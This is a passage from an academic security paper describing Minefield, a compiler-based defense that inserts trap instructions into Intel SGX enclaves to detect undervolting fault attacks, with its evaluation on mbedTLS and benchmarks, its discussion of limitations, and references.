Basic Blocks and Control Flow Changes. There are two main reasons we chose to verify the trap instructions at the beginning of basic blocks, as shown in Figure 5. First, as per definition, control flow changes can only target the beginning of a basic block and never target instructions inside the basic block. We can ensure that checks placed at the beginning of basic blocks are always executed, regardless of the control flow conditions [1, 47]. Second, a basic block has one entry point but can have multiple exit points. A basic block can be exited by either calling a different function, by returning, or by jumping to a different basic block. Therefore, checking all the possible exit paths requires more checks that impact the performance without providing any benefits. Nevertheless, we still have to perform checks before return instructions since in LLVM, call instructions can be placed inside basic blocks.

6.2 Runtime Fault Handling

The second part of Minefield is the runtime library, statically linked into the enclave, which handles the detected fault. By default, an abort-handler callback is called when a fault is detected. The implementation of the actual fault handler is the responsibility of the enclave developer. This allows maximum flexibility for the developer, as depending on the threat model, there are different reactions to a detected fault.

Minefield also provides two default fault handlers that can be used in many scenarios. These fault handlers can either retry or cancel the execution of the enclave when a fault is detected, as outlined in Section 5.3.

6.2.1 Monitoring Controlled-Channel Attacks

As already described in the attacker model (cf. Section 3), there is no combined controlled-channel DVFS fault attack and due to the significant amount of code, it is unlikely that such an attack could be implemented reliably. Controlled-channel attack frameworks, such as *sgx-step* [10] enable attackers to essentially single-step (and zero-step) an enclave. Thus, the attacker can step an enclave precisely to a single target instruction inside an enclave. If this technique could be combined with a DVFS attack, it could bypass our defense. There is a strong indication that such a combination cannot be mounted reliably, *i.e.*, the system freezes instead because of the substantial amount of micro-code executed during enclave entry. We also empirically validated this in our own experiments. When undervolting during enclave entry, the system easily freezes while the CPU restores the enclave state. We also emphasize that appropriate countermeasures against controlled-channel attacks (including single-stepping of SGX enclaves) already exist, e.g., T-SGX by Shih et al. [46].

Integrated mitigation. As T-SGX would incur additional overhead, we also propose a more integrated solution to prevent single-stepping-assisted DVFS fault attacks. Similar to previous work [13, 21], we can utilize the Save State Area (SSA) of the enclave to monitor any interruptions. When an enclave gets interrupted and the control flow is passed to the interrupt handler, the state of the enclave is stored inside the SSA of the enclave, including all the registers and additional enclave state. We can write a magic value to the position of the enclave `RIP` field inside the SSA and later check if this magic is still present or if it was overwritten by the CPU when exiting the enclave asynchronously. Frequent interruptions can be handled as described in previous works [13, 21].

6.3 Toolchain Integration

At the time of writing, Intel does not officially support LLVM to build SGX enclaves with their SGX SDK. Compiling the SDK with clang instead of gcc fails due to gcc-specific features used in the SDK. Hence, to use the SDK for evaluation with Minefield, we had to apply small changes to the SDK version 2.10 to make it compatible to LLVM.[1]

We only compile the trusted part of the SGX SDK with Minefield. This is sufficient, as only the trusted part is an attack target. The untrusted part is under the control of the attacker. Thus, there is no benefit in protecting this part. The protected part is responsible for the enclave initialization, the enclave entry calls, and the enclave exits. As a small part of the enclave entry and exit code is written in assembly, it needs to be manually patched, as the current prototype of Minefield does not support assembly files. In addition to the manual patching, we adopted the enclave entry function to set up the registers required for Minefield. There is no need for additional modifications inside the source code.

7 Evaluation

In this section, we evaluate the security (Section 7.1), performance (Section 7.2), and correctness (Section 7.3).

7.1 Security

We evaluate the security of Minefield by evaluating the probability to detect induced faults for two different applications, a victim highly susceptible to fault attacks as used by Murdock et al. [38], as well as a practical application based on *mbedTLS*. In both scenarios, we evaluate different undervolting levels and placement densities between 0 and 2 and show that Minefield can successfully protect these applications.

Setup. We use SGX enclaves built with Minefield. All experiments are conducted on an Intel Core i5-8265U running Ubuntu 20.04.1 LTS. We focus on two different enclaves, one

[1] Our changes to the SDK, the source of Minefield, and the test enclaves are provided at: https://github.com/iaik/minefield.




Figure 6: The *recall* over the placement density for several undervolting offsets for the `imul` experiment.




Figure 7: The *recall* over the placement density for several undervolting offsets for the *mbedTLS* experiment.

enclave containing the Plundervolt multiplication proof-of-concept [38], and another enclave running *mbedTLS* [3]. As an abort handler, we use a function that reports faults without terminating the applications.

As a detection metric, we use the *recall* of Minefield. In our setup, the recall is calculated by dividing the number of experiments where the target was successfully faulted and the mitigation detected the fault ($\mathcal{F}\&\mathcal{D}$) by the number of the experiments where the target was faulted ($\mathcal{F}$). The *recall* is bounded between zero and one, where zero means that no fault was detected and one that all faults were detected. We use the *recall* instead of the *F-score* as a security metric since the *precision* of Minefield is consistently one. This is because the detection cannot observe *false negatives*. The check is entirely deterministic. Thus, it is not possible to detect a fault although there was no fault. Moreover, if we observe a fault inside a trap instruction, the system is already driven near the specification limits. Hence, even if the fault is only in a trap instruction, the execution of the enclave is no longer safe and should be terminated. As a consequence, there is no case where the trap instruction triggers without the system being compromised. For the two enclaves, we evaluate the *recall* for different voltage offsets and vary the placement density between 0 and 2 (cf. Section 6.1).

7.1.1 Highly-susceptible Toy Victim

In the first scenario, we use a toy application inspired by the Plundervolt proof of concept [38]. In this application, we target four `imul` instructions executed 30 720 times inside a tight loop. The multiplications use the result of the previous iteration as input. Thus, any fault induced in a multiplication propagates to the final iteration's result. To detect a fault, it is sufficient to compare the final result to the ground truth. The fault propagation has the advantage that no additional fault-checking code has to be inserted. This toy application has a high probability that a fault can be induced. Moreover, every fault is effective, leading to a change in the final result. Hence, from a defender's perspective, this application is close to the worst case, as nearly every instruction has to be protected.

Figure 6 shows the recall when compiling this code with Minefield and inducing faults. We test different undervolting levels for which the rest of the system is still stable. We observe that the undervolting level itself does not significantly impact the probability of inducing a fault. As expected, the recall increases with the placement density of Minefield.

With a placement density of 0.5, we already recognize 80 % of the faults. If we further increase the placement density to 1, we can detect nearly all the faults for the different voltage offsets. We also observed that on one of our cores, the recall started to decline when increasing the placement density above 1.25. However, this does not directly correlate with the security. In that case, the overall probability of inducing a fault decreased drastically. Hence, we were rarely able to induce a fault at all. To better visualize this effect, we show in Figure 6 the mitigation rate, *i.e.*, the inverse of the probability that an attacker faults the target instruction without the mitigation detecting it. For all placement densities above 0.75, the mitigation rate never dropped below 95 %.

This toy application shows that even if most instructions are susceptible to faults, and any fault is exploitable, Minefield can protect an application. Especially with a high placement density, there is a nearly arbitrarily adjustable trade-off between performance impact and security guarantees.

7.1.2 Real-world Victim

The second scenario uses a more realistic application. We protect *mbedTLS* [3] version 2.13 with Minefield. Due to its small codebase and simplicity, it can be easily used inside SGX enclaves [52]. As a constant target for side-channel attacks, *mbedTLS* also provides side-channel resilient implementations of the provided cryptographic algorithms [4].

For our evaluation, we focus on the RSA signature algorithm of *mbedTLS*. As shown in previous work [38], a fault

during the signing can be sufficient to recover the private key. Hence, for the evaluation, we focus on the underlying *binary modulo exponentiation* function `mbedtls_mpi_exp_mod`, which is directly used inside the library's RSA algorithm. We choose the input parameters for the function to represent a 4096-bit key. After the execution of the algorithm, we check whether the result of the function was faulted and also determine whether Minefield detected the fault. For each placement density, we perform 2000 encryptions. The voltage is reduced for each of these 2000 encryptions before entering the function and restored after the return from the encryption.

Figure 7 shows the recall for the *mbedTLS* experiment. We observe a relatively high detection rate of 90 % with a low placement density of 0.75 across two voltage offsets of −195 mV, *i.e.*, the first offset where we observe faults and −196 mV, *i.e.*, the last offset where the system did not freeze. Compared to the toy application, the undervolting offset of the *mbedTLS* example is lower since the executed codebase is more extensive.

7.1.3 Results

For both our victims, Minefield reliably detects induced faults. Especially for higher placement densities, the probability of faulting a target instruction without triggering Minefield is very low. While the level of undervolting does not have a huge impact, we observe a trend that the mitigation performs slightly better if the CPU is driven more into critical conditions, *i.e.*, if we undervolt the CPU more.

For the analysis, we do not consider faults detected by Minefield that had no effect on the victim computations. In a real scenario, it is also desirable that these faults trigger the enclave's abort or retry mechanic, as a stable execution cannot be guaranteed. During our experiments, we observed on average 10 times more faults inside the trap instructions compared to the target `imul` instruction. This result also supports our choice for using `imul` as the default trap instruction.

7.2 Performance of Minefield

For the performance evaluation of Minefield, we evaluate three different metrics: the runtime overhead (Section 7.2.1), the increase in code size (Section 7.2.2), as well as the one-time compile-time overhead (Section 7.2.3).

7.2.1 Runtime Evaluation

To evaluate the performance, we use the well-known *SGX nbench* benchmark suite for SGX. Additionally, we also evaluate the performance impact on *mbedTLS*, as we used this library for the security benchmark as well (see Section 7.1). For *mbedTLS*, we also compare the performance overhead of Minefield to the integrated fault-mitigation technique.

SGX nbench. *SGX nbench* [49] is an adoption of the traditional nbench benchmark suite for SGX enclaves. The benchmarks focus on classical benchmarks executed inside the enclave environment. We use this benchmark to evaluate the performance impact on actual performance code mitigated with Minefield including the SGX SDK. Each of the benchmarks is executed 25 times over a total duration of 2 h and 51 min. Figure 8 shows an average overhead for a placement density 1 of 191.51 %. The overhead linearly increases to 400.12 % for a placement density of 2. In all cases, the standard deviation was below 1 %.

mbedTLS. *mbedTLS* [3] already hardens the software implementation of its RSA algorithm against fault attacks. The `mbedtls_rsa_private` function used for encrypting data with the RSA key decrypts the complete ciphertext after encryption and compares if the decrypted message matches the provided function's input message. This is only possible since *mbedTLS* stores also the public key inside the private context.

With the built-in fault check, the RSA implementation takes on average 13.9 ms ($n = 1000$, $\sigma_{\bar{x}} = 0.064$) for one encryption with a 2048-bit key, where the public key is large, *i.e.*, it only has 6 leading zeros. When disabling the internal fault check, the same encryption takes on average 6.9 ms ($n = 1000$, $\sigma_{\bar{x}} = 0.045$). Hence, the runtime overhead of the internal check of *mbedTLS* is 100.99 %. When using the same parameters with a small public key, *i.e.*, the key has 2031 leading zeros, the overhead decreases to 1.13 %. For comparison with Minefield, we compile the version without the internal check with Minefield. Figure 9 shows the performance comparison over different placement densities. For large public keys (6 leading zeros), Minefield always performs better, regardless of the placement density. With a placement density of 0.75, we increase the performance by 71.42 % for full-length public keys compared to the internal verification of *mbedTLS*. We show in Section 7.1 that with a placement density of 0.75 we already achieve a recall of 90 %. For small public keys (2031 leading zeros) and at the same placement density, we only decrease the performance by 17.23 % compared to the internal verification of *mbedTLS*.

7.2.2 Code-Size Evaluation

As Minefield inserts additional code into an application, we compare the size of binaries created with Minefield and with the same compiler without any placed trap instructions. For evaluating the code size, we use the benchmarks used to evaluate the runtime overhead in Section 7.2.1. The code size is especially relevant for SGX, as the amount of physical memory usable by SGX is limited for all enclaves running on the system. We further discuss the memory impact in Section 8.

The code size is increased by the constant size of the runtime library linked to the enclave code (cf. Section 6.2). Additionally, there is a variable increase based on the number of instructions in the enclave and the placement density. Fig-




Figure 8: The performance overhead of Minefield for the *sgx-nbench* benchmark over multiple placement densities. We observe a linear overhead with increasing placement density.




Figure 9: The performance comparison between the *mbedTLS* RSA verification and Minefield-protected version.




Figure 10: The increase of the code size for the various benchmarks over the placement density parameter of Minefield.

ure 10 shows the code size increasing over the placement density parameter for the *SGX nbench*, *mbedTLS* and *SGX-bench* benchmarks. In addition, we also show the increase in code size for trusted SGX SDK components such as the runtime system, the C library, and the C++ library.

As expected, we observe a nearly linear increase of the code size when using Minefield. However, even for large applications such as *SGX nbench*, protected with a placement density of 1, the absolute increase is only 274.5 kB.

7.2.3 Compile-Time Evaluation

We analyze the impact on the compile time that Minefield has on enclaves. As a baseline, we compile the benchmarks without any mitigations enabled. We compare the compile time for different placement densities to this baseline.




Figure 11: The compile-time increase for the various benchmarks over the placement density parameter of Minefield.

Figure 11 shows the average increase in compile time for the benchmarks. The placement density does not have a significant impact on the compile time. For a placement density of 0.5, the overhead is negligible, with on average around 0.78 %. Even for a placement density of 2, the overhead is only around 1.6 %, which amounts to less than 0.5 s for *mbedTLS*.

We conclude that the overhead on the compilation time is negligible, especially as this is a one-time overhead for the developer. This small overhead also makes it feasible to use Minefield in the development process, and not only for the final compilation of an SGX enclave.

7.3 Correctness of Minefield

In addition to the performance and security evaluation, we also verify that our Minefield prototype does not introduce any correctness problems.

Compiler Correctness. We explicitly tested the compiler by running a C compiler test suite [12] to ensure that we did not introduce any bugs. The test suite confirmed that the compiler changes did not have any adverse effect on the correctness. We also confirmed that *mbedTLS* works correctly with Minefield by running it without undervolting both in SGX and as a native application. For SGX, the SGX-nbench benchmark verifies the correctness of the computed results in addition to the performance. We did not encounter any errors.

Integration Correctness. In addition to the correctness of the compiler itself, we also evaluated the correctness of our integration with the SGX SDK. We relied on SGX-bench [42]

to test the enclave interactions. SGX-bench is a small test suite for SGX enclaves to determine the performance of, e.g., enclave entries, enclave initialization, and enclave ocalls. We did not run into any bugs or crashes when running the test cases, showing that Minefield successfully works with the SGX SDK. Moreover, running our test enclaves with *mbedTLS* without undervolting also showed that the integration works.

8 Discussion and Limitations

Current Mitigations. The currently active countermeasure against undervolting attacks on SGX enclaves prohibits the user from applying voltage offsets to the CPU. This removes a feature to gain additional performance or increase thermal thresholds against throttling. In addition, software-based fault mitigations either handwritten in cryptographic software or per compiler extension often focus on calculating results multiple times to check the correctness of the results against each other. While these mitigations provide a high level of security against fault attacks, they induce additional software complexity and performance overhead based on the type of instructions protected.

Hardware Undervolting. Starting from the 11th generation, Intel CPUs reuse fully integrated voltage regulator (FIVR) designs, previously abandoned after the 4th generation [11]. CPUs without a FIVR design expose the voltage regulators, allowing an attacker within our threat model (cf. Section 3) to mount VoltPillager [15] attacks. The voltage regulators are connected to a bus that receives commands from the CPU. VoltPillager directly sends these commands over the bus bypassing the CPU and the OCM. Although we performed the instruction analysis via the OCM, we argue that the observed fault behavior is independent of how the undervolt is issued. Therefore, we assume that Minefield is also applicable against hardware-based undervolting like VoltPillager, where the current mitigation to disable the OCM is ineffective.

Persistent Failing. Li et al. [36] show that AMD SEV's "security-by-crash" is exploitable, similarly using Minefield without hindering an attacker from arbitrarily often restarting an enclave might result in an undetected fault. Intel SGX does not support any local replay-protected persistent state that is also protected against an attacker with physical access. Hence, an enclave cannot securely store any data that could be used to detect how often the enclave has already been started, without using a trusted remote server. Thus, an attacker can always restart an enclave arbitrarily often. Even when relying on the monotonic counters [24] for counting restarts, an attacker can, e.g., remove the BIOS battery to destroy the counter, effectively resetting it [37]. The support for monotonic counters was discontinued in the Linux SGX-SDK [29]. However, the latest available documentation of the Windows SGX-SDK [28] (March 2020) still lists these functions.

If a trusted remote server is available, we can either implement the replay protection with Intel's EPID scheme or other rollback preventions. Intel's EPID group signature remote attestation scheme [31] can verify that enclaves are part of a certain CPU group. Moreover, EPID supports the *named-base* mode that allows linking two signatures, *i.e.*, the verifier can determine if two signatures originate from the same signer. Therefore, when using the named-base mode, the verifier can deny the data exchange with enclaves that repeatedly restart, observe faults, or do not terminate. Matetic et al. [37] present a rollback prevention for persistent state based on a distributed system. Hence, by relying on such a technique, Minefield could also implement persistent failing without requiring any hardware change. This would restrict an attacker to only a developer-defined number of induced faults per physical CPU.

Performance and Memory Overhead. The performance and memory overhead of Minefield is adjustable by the placement density (cf. Section 6.1) and affects only occasionally running SGX workloads, allowing the remaining system to benefit from undervolting and the resulting performance and energy gains. Unfortunately, adjusting the placement density also affects the security guarantees. We propose the following extensions for future work to reduce Minefield's overhead without affecting security.

First, Table 2 shows a margin between `imul` faults and faults of different instructions. Minefield can utilize this margin by protecting regular `imul` instructions with additional redundancy or replacing them with functional equivalents. Due to this margin, the trap `imul` instructions observes substantially more faults at these lower voltages than the other susceptible instructions. Thus, increasing the detection capabilities retaining the same security guarantees with lower placement densities, improving performance.

Second, we can reduce the impact on branch prediction by replacing the check's `cmp` and `jne` instructions with instructions generating a GP-fault if Minefield detects a fault. We propose using `xor` to calculate the registers' difference followed by `popcount` giving the number of bit errors. Adding this number to the higher 16 bit of a 64 bit address makes the address non-canonical if a fault was detected. When accessing a non-canonical address, the CPU raises a GP-fault causing an asynchronous enclave exit [27]. The enclave can only be resumed at the internal signal handler, stopping further faulty code execution [24].

Finally, the SGX driver ensures that enclaves that exceed the available EPC memory (usually 128 MB) can execute without limitations by swapping EPC pages [16]. Accessing a non-present EPC page introduces a latency of 13 103 cycles (n = 1 000 000, $\sigma_{\bar{x}} = 0.925$) to swap it back into the EPC on our Intel i5-8265U. We analyzed Intel and Synaptics production enclaves and found that their enclave sizes are below 3 MB. Furthermore, Intel's Ice Lake CPUs increase the available EPC memory up to 1 TB [30]. Therefore, we find Minefield's memory overhead for these enclaves tolerable.

Side Channels. Minefield does not protect against classical side-channel attacks on enclaves. Side channels are orthog-

onal to fault attacks and are thus out of scope for Minefield. Intel sees it as the developers responsibility to ensure that their code is free of side channels [25]. Importantly, Minefield does not introduce any new or additional side channels, as we decouple the instructions responsible for fault detection from the actual data processed by the enclave. However, if the enclave is already susceptible to side-channel attacks, Minefield might amplify the side-channel leakage. In the worst case, this can enable the exploitation of side channels that were previously considered not exploitable. For example, the inserted trap instructions might change a secret-dependent control flow within a cache line to a secret-dependent control flow on a cache line or even cache set granularity. Hence, for complete side-channel protection, developers have to ensure that all algorithms handling secrets are data oblivious [25].

Other Architectures. The idea of Minefield is not restricted to any given architecture and has two requirements. First, the architecture needs an instruction that is more susceptible to undervolting faults than others. Second, all targets that can be faulted must be compilable with Minefield. If the architecture meets these requirements, Minefield can probabilistically protect code running on the system. The performance depends on all the susceptible instructions of that architecture.

Minefield is also applicable to other TEE alternatives such as ARM TrustZone and AMD SEV. Qiu et al. [40] target ARM TrustZone with software undervolting faults and exploit faults in AES and RSA computations. Minefield could protect the target AES and RSA code if we port the compiler extension and the runtime library. Due to AMD's x86 instruction set, Minefield is directly applicable to AMD SEV workloads. As of writing this paper, there are no known software undervolting attacks against AMD. However, Buhren et al. [8] exploit AMD SEV by inducing hardware undervolting faults to compromise the secure coprocessor responsible for transparent encryption. In this case, the attack compromises AMD SEV by exploiting code not protected by Minefield, breaking the second requirement and rendering the defense ineffective.

9 Conclusion

In this paper, we presented Minefield, the first software-level defense against DVFS attacks. We systematically analyze DVFS attacks and observe a timing gap of at least 57.8 µs between every OCM transition, leading to random faults over a sequence of at least 57 thousand cycles. The trap instructions Minefield places in the victim code during compilation are highly susceptible to faults. Our evaluation showed that a density of 0.75 traps per instruction, *i.e.*, 1-2 traps after every second instruction reliably mitigates the currently known DVFS attacks on Intel CPUs, namely Plundervolt, V0ltpwn, VoltJockey, and VoltPillager. Minefield allows fine-grained selection of the performance-security tradeoff. For this strong security level, we observe overheads of 94.4 % on average on protected SGX enclaves. The performance of the remainder of the system is entirely unaffected. Thus, we conclude that Minefield is an important alternative to a solution in hardware or microcode that comes with the prohibitive effect of disabling the OCM entirely.

Acknowledgments

We thank the anonymous reviewers, especially our shepherd, Dave Tian, for their guidance, comments and suggestions. Additional funding was provided by a generous gift from Amazon. Any opinions, findings, conclusions, or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity. In Vijay Atluri, Catherine A. Meadows, and Ari Juels, editors, *Proceedings of the 12th ACM Conference on Computer and Communications Security, CCS 2005, Alexandria, VA, USA, November 7-11, 2005*, pages 340–353. ACM, 2005. doi:10.1145/1102120.1102165.

[2] Andreas Abel and Jan Reineke. uops.info: Characterizing latency, throughput, and port usage of instructions on intel microarchitectures. In Iris Bahar, Maurice Herlihy, Emmett Witchel, and Alvin R. Lebeck, editors, *Proceedings of the Twenty-Fourth International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS 2019, Providence, RI, USA, April 13-17, 2019*, pages 673–686. ACM, 2019. doi:10.1145/3297858.3304062.

[3] ARM. mbed TLS, 2020. URL: https:///tls.mbed.org.

[4] ARM. Security Advisories - Tech Updates - Mbed TLS, 2020. URL: https://tls.mbed.org/tech-updates/security-advisories.

[5] Alessandro Barenghi, Luca Breveglieri, Israel Koren, Gerardo Pelosi, and Francesco Regazzoni. Countermeasures against fault attacks on software implemented AES: effectiveness and cost. In *Proceedings of the 5th Workshop on Embedded Systems Security, WESS 2010, Scottsdale, AZ, USA, October 24, 2010*, page 7. ACM, 2010. doi:10.1145/1873548.1873555.

[6] Dan Boneh, Richard A. DeMillo, and Richard J. Lipton. On the importance of checking cryptographic protocols for faults (extended abstract). In Walter Fumy, editor, *Advances in Cryptology - EUROCRYPT '97, International Conference on the Theory and Application of Cryptographic Techniques, Konstanz, Germany, May 11-15, 1997, Proceeding*, volume 1233 of *Lecture Notes in Computer Science*, pages 37–51. Springer, 1997. doi:10.1007/3-540-69053-0_4.

[7] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure: SGX cache attacks are practical. In William Enck and Collin Mulliner, editors, *11th USENIX Workshop on Offensive Technologies, WOOT 2017, Vancouver, BC, Canada, August 14-15, 2017*. USENIX Association, 2017. URL: https://www.usenix.org/conference/woot17/workshop-program/presentation/brasser.

[8] Robert Buhren, Hans-Niklas Jacob, Thilo Krachenfels, and Jean-Pierre Seifert. One glitch to rule them all: Fault injection attacks against amd's secure encrypted virtualization. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 2875–2889, 2021.

[9] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In William Enck and Adrienne Porter Felt, editors,

27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018, pages 991–1008. USENIX Association, 2018. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/bulck.

[10] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Sgx-step: A practical attack framework for precise enclave execution control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution, SysTEX@SOSP 2017, Shanghai, China, October 28, 2017*, pages 4:1–4:6. ACM, 2017. doi:10.1145/3152701.3152706.

[11] Edward A Burton, Gerhard Schrom, Fabrice Paillet, Jonathan Douglas, William J Lambert, Kaladhar Radhakrishnan, and Michael J Hill. Fivr—fully integrated voltage regulators on 4th generation intel® core™ socs. In *2014 IEEE Applied Power Electronics Conference and Exposition-APEC 2014*, pages 432–439. IEEE, 2014.

[12] Andrew Chambers. c-testsuite, 2020. URL: https://github.com/c-testsuite/c-testsuite.

[13] Guoxing Chen, Mengyuan Li, Fengwei Zhang, and Yinqian Zhang. Defeating speculative-execution attacks on SGX with hyperrace. In *2019 IEEE Conference on Dependable and Secure Computing, DSC 2019, Hangzhou, China, November 18-20, 2019*, pages 1–8. IEEE, 2019. doi:10.1109/DSC47296.2019.8937682.

[14] Zhi Chen, Junjie Shen, Alex Nicolau, Alexander V. Veidenbaum, Nahid Farhady Ghalaty, and Rosario Cammarota. CAMFAS: A compiler approach to mitigate fault attacks via enhanced simdization. In *2017 Workshop on Fault Diagnosis and Tolerance in Cryptography, FDTC 2017, Taipei, Taiwan, September 25, 2017*, pages 57–64. IEEE Computer Society, 2017. doi:10.1109/FDTC.2017.10.

[15] Zitai Chen, Georgios Vasilakis, Kit Murdock, Edward Dean, David Oswald, and Flavio D. Garcia. Voltpillager: Hardware-based fault injection attacks against intel SGX enclaves using the SVID voltage scaling interface. In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 699–716. USENIX Association, 2021. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/chen-zitai.

[16] Victor Costan and Srinivas Devadas. Intel SGX explained. *IACR Cryptol. ePrint Arch.*, page 86, 2016. URL: http://eprint.iacr.org/2016/086.

[17] Douglas Black. Intel & OEMs are disabling undervolting. Here's how to re-enable it, 2020. URL: https://www.ultrabookreview.com/37095-dells-disabling-undervolting-on-their-laptops-heres-how-to-re-enable-it/.

[18] Thomas Fuhr, Éliane Jaulmes, Victor Lomné, and Adrian Thillard. Fault attacks on AES with faulty ciphertexts only. In Wieland Fischer and Jörn-Marc Schmidt, editors, *2013 Workshop on Fault Diagnosis and Tolerance in Cryptography, Los Alamitos, CA, USA, August 20, 2013*, pages 108–118. IEEE Computer Society, 2013. doi:10.1109/FDTC.2013.18.

[19] Nahid Farhady Ghalaty, Bilgiday Yuce, Mostafa M. I. Taha, and Patrick Schaumont. Differential fault intensity analysis. In Assia Tria and Dooho Choi, editors, *2014 Workshop on Fault Diagnosis and Tolerance in Cryptography, FDTC 2014, Busan, South Korea, September 23, 2014*, pages 49–58. IEEE Computer Society, 2014. doi:10.1109/FDTC.2014.15.

[20] Christophe Giraud and Hugues Thiebeauld. A survey on fault attacks. In Jean-Jacques Quisquater, Pierre Paradinas, Yves Deswarte, and Anas Abou El Kalam, editors, *Smart Card Research and Advanced Applications VI, IFIP 18th World Computer Congress, TC8/WG8.8 & TC11/WG11.2 Sixth International Conference on Smart Card Research and Advanced Applications (CARDIS), 22-27 August 2004, Toulouse, France*, volume 153 of *IFIP*, pages 159–176. Kluwer/Springer, 2004. doi:10.1007/1-4020-8147-2_11.

[21] Daniel Gruss, Julian Lettner, Felix Schuster, Olga Ohrimenko, István Haller, and Manuel Costa. Strong and efficient cache side-channel protection using hardware transactional memory. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 217–233. USENIX Association, 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/gruss.

[22] Hacker News. Plundervolt: Software-Based Fault Injection Attacks Against Intel SGX, 2019. URL: https://news.ycombinator.com/item?id=21759683.

[23] Ludger Hemme. A differential fault attack against early rounds of (triple-)des. In Marc Joye and Jean-Jacques Quisquater, editors, *Cryptographic Hardware and Embedded Systems - CHES 2004: 6th International Workshop Cambridge, MA, USA, August 11-13, 2004. Proceedings*, volume 3156 of *Lecture Notes in Computer Science*, pages 254–267. Springer, 2004. doi:10.1007/978-3-540-28632-5_19.

[24] Intel. Intel Software Guard Extensions SDK for Linux OS Developer Reference, May 2016. Rev 1.5.

[25] Intel. Guidelines for Mitigating Timing Side Channels Against Cryptographic Implementations, 2019. URL: https://software.intel.com/security-software-guidance/secure-coding/guidelines-mitigating-timing-side-channels-against-cryptographic-implementations.

[26] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual Volume 2 (2A, 2B & 2C): Instruction Set Reference, A-Z, 2019.

[27] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, 2019.

